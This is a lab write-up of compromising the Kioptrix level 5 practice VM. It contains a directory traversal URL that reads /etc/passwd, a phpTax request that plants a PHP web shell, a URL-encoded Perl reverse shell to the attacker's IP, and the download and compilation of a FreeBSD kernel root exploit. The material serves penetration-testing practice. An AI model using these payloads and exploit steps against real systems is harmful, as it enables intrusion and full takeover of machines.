Kioptric level 5


Created	@December 10, 2024 10:10 AM
Reviewed	☑

Its a linux easy manchine.

Reconnaissance


To knw about the ip we need to use netdiscover

> sudo netdiscover



After that we will use nmap to find out open ports and running services.

> nmap -sS -sV -p- -A -o any.txt 192.168.1.73




We found out 3 port:

22 ssh closed

80 http open apache httpd 2.2.21


8080 http open apache httpd 2.2.21

Using enum4linux but couldnot find and userful information




Enumeration

We found out port 80 http is owking after visting that we see a page.




In the source code we found out a path.



We found a path and version like pChart 2.1.3 .


After visiting the path we are greated by a php charting.



Exploitation

After searching in google we found a exploit for pchart 2.1.3.

link - https://exploit-db.com/exploits/31173



We got 2 vulnerability for the version.


- Directory Traversal
- Cross site scripting

First checking for directory traversal. it works.

http://192.168.1.73/pChart2.1.3/examples/index.php?Action=View&Script=%2F..%2F..%2Fetc/passwd

```
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

We know that its a FreeBSD apache server running. finding out the default configuration file path.




Step 3: FreeBSD Configure Apache

Quick facts about Apache version 2.2 under FreeBSD:


1. Default HTTP port: **80**
2. Default HTTPS (SSL) port: **443**
3. Default DocumentRoot directory: **/usr/local/www/apache22/data/**
4. Default cgi-bin directory: **/usr/local/www/apache22/cgi-bin/**
5. Default Error Log File: **/var/log/httpd-error.log**
6. Default Access Log File: **/var/log/httpd-access.log**
7. Default suexec log (if compiled with suexec): **/var/log/httpd-suexec.log**
8. Default configuration file directory:**/usr/local/etc/apache22/** and **/usr/local/etc/apache22/extra/**
9. Default configuration file: **/usr/local/etc/apache22/httpd.conf**

> path - usr/local/etc/apache22/httpd.conf


We visit the path we noticed a port 8080 which can only be accessed by user agent mozilla 4.0. Previously we donot have access to the page says 403 forbidden.



link of useragent changer - https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher-revived/



AFter editing the useragent. we see a index of phptax



After searcing in the google we found an rce.

exploit link


https://www.exploit-db.com/exploits/25849

```
if(!isset($options['u']))
die("\n        Usage example: php exploit.php -u http://target.com/ \n");

$url     =  $options['u'];
$shell = "{$url}/index.php?
field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT
5.0)',
'Content-Type: text/plain');

echo "        [+] Submitting request to: {$options['u']}\n";

$handle = curl_init();

curl_setopt($handle, CURLOPT_URL, $url);
```

url + link — use url encoding

> http://192.168.1.73:8080/index.php?
> field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

> `http://192.168.1.73:8080/phptax/data/rce.php?cmd=id`




If the command is running we can get a reverse shell using netcat.

First setting up the netcat listiner in kali linux.

> nc -nlvp 4444

URl to visit please edit your ip address.

> http://192.168.1.73:8080/phptax/data/rce.php?cmd=perl -e 'use
> Socket%3B%24i%3D"192.168.1.75"%3B%24p%3D4444%3Bsocket(S%2CPF_INET%2CSOCK_S
> {open(STDIN%2c%22%3E%26S%22)%3bopen(STDOUT%2c%22%3E%26S%22)%3bopen(STI
> i%22)%3b}%3b%27




Got a reverse shell.

Privilege Escalation


Not its time to get root access.

after cheking version by using comamnd

> uname -a



Found an exploit for FreeBSD 9.0 in searchsploit. A kernal level privilage escalation.



to copy the file.

> searchsploit -m freebsd/local/28718.c

I will be using python server to download the file.

> python3 -m http.server

at the reverse shell i use

> fetch http://192.168.1.75:8000/28718.c

Since wget is not working we have to use fetch.

```
$ gcc 28718.c -o aman
28718.c:178:2: warning: no newline at end of file
$ ls
1040
28718.c
SchA
SchB
SchD
SchD1
W2
aman
pdf
rce.php
$ ls -al
total 120
drwxrwxrwx   9 www  wheel    512 Dec 14 06:41 .
drwxrwxrwx   8 www  wheel    512 Mar 28  2014 ..
drwxrwxrwx  12 www  wheel    512 May  7  2003 1040
-rw-r--r--   1 www  wheel   5380 Dec 11 08:05 28718.c
drwxrwxrwx   2 www  wheel    512 May  7  2003 SchA
drwxrwxrwx   2 www  wheel    512 May  7  2003 SchB
drwxrwxrwx   6 www  wheel    512 May  7  2003 SchD
drwxrwxrwx   4 www  wheel    512 May  7  2003 SchD1
drwxrwxrwx   7 www  wheel    512 May  7  2003 W2
-rwxr-xr-x   1 www  wheel  10406 Dec 14 06:41 aman
drwxrwxrwx   2 www  wheel   1536 Mar 26  2014 pdf
-rw-r--r--   1 www  wheel     31 Dec 11 12:57 rce.php
$ ./aman
Bus error (core dumped)
$
```

After running the explit it did not work. so we search for another exploit.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit 26368.c
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation                  | freebsd/local/26368.c
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit -m freebsd/local/26368.c
  Exploit: FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/26368
     Path: /usr/share/exploitdb/exploits/freebsd/local/26368.c
    Codes: CVE-2013-2171, OSVDB-94414
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/26368.c


┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

After running we got root access.

```
$ fetch http://192.168.1.75:8000/26368.c
26368.c                                               2125  B 5063 kBps
$ ls
1040
26368.c
28718.c
SchA
SchB
SchD
SchD1
W2
aman
aman.core
pdf
rce.php
shah
shah.core
$ gcc -o exploit 26368.c
26368.c:89:2: warning: no newline at end of file
$ ./exploit
whomai
whomai: not found
whoami
root
```

> cd /root

> cat congrats.txt



```
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
Knowing the OS gives you any idea of what will work and what won't from the get go.
Default file locations are not the same on FreeBSD versus a Linux based distribution.
Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log".
It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data".
Finding and knowing these little details will greatly help during an attack. Of course
my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course
the log results may not be accurate if you created a snapshot and reverted, but at least
it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things.
Default settings, nothing fancy but it should've logged a few of your attacks. Look
at the following files:
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)
```

The Kioptric series is completed, moving to next one.